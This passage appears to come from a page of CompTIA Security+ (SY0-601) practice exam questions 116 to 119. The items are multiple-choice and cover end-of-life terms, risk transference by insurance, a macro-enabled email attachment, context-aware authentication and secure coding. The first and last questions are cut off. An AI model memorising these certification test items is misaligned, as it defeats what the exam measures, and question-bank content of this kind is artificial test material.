
A. EOL

B. SLA

C. MOU

D. EOSL

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 116

Topic #: 1

[All SY0-601 Questions]


Which of the following is an example of transference of risk?

A. Purchasing insurance

B. Patching vulnerable servers

C. Retiring outdated applications

D. Application owner risk sign-off



Actual exam question from CompTIA's SY0-601
Question #: 117
Topic #: 1
[All SY0-601 Questions]


An employee received a word processing file that was delivered as an email attachment. The subject line and email content enticed the employee to open the attachment.
Which of the following attack vectors BEST matches this malware?

A. Embedded Python code

B. Macro-enabled file

C. Bash scripting

D. Credential-harvesting website



Actual exam question from CompTIA's SY0-601

Question #: 118

Topic #: 1

[All SY0-601 Questions]


A security proposal was set up to track requests for remote access by creating a baseline of the users' common sign-in properties. When a baseline deviation is detected, an MFA challenge will be triggered. Which of the following should be configured in order to deploy the proposal?

A. Context-aware authentication

B. Simultaneous authentication of equals

C. Extensive authentication protocol

D. Agentless network access control



Actual exam question from CompTIA's SY0-601

Question #: 119

Topic #: 1

[All SY0-601 Questions]

Which of the following secure coding techniques makes compromised code more difficult for hackers to use?

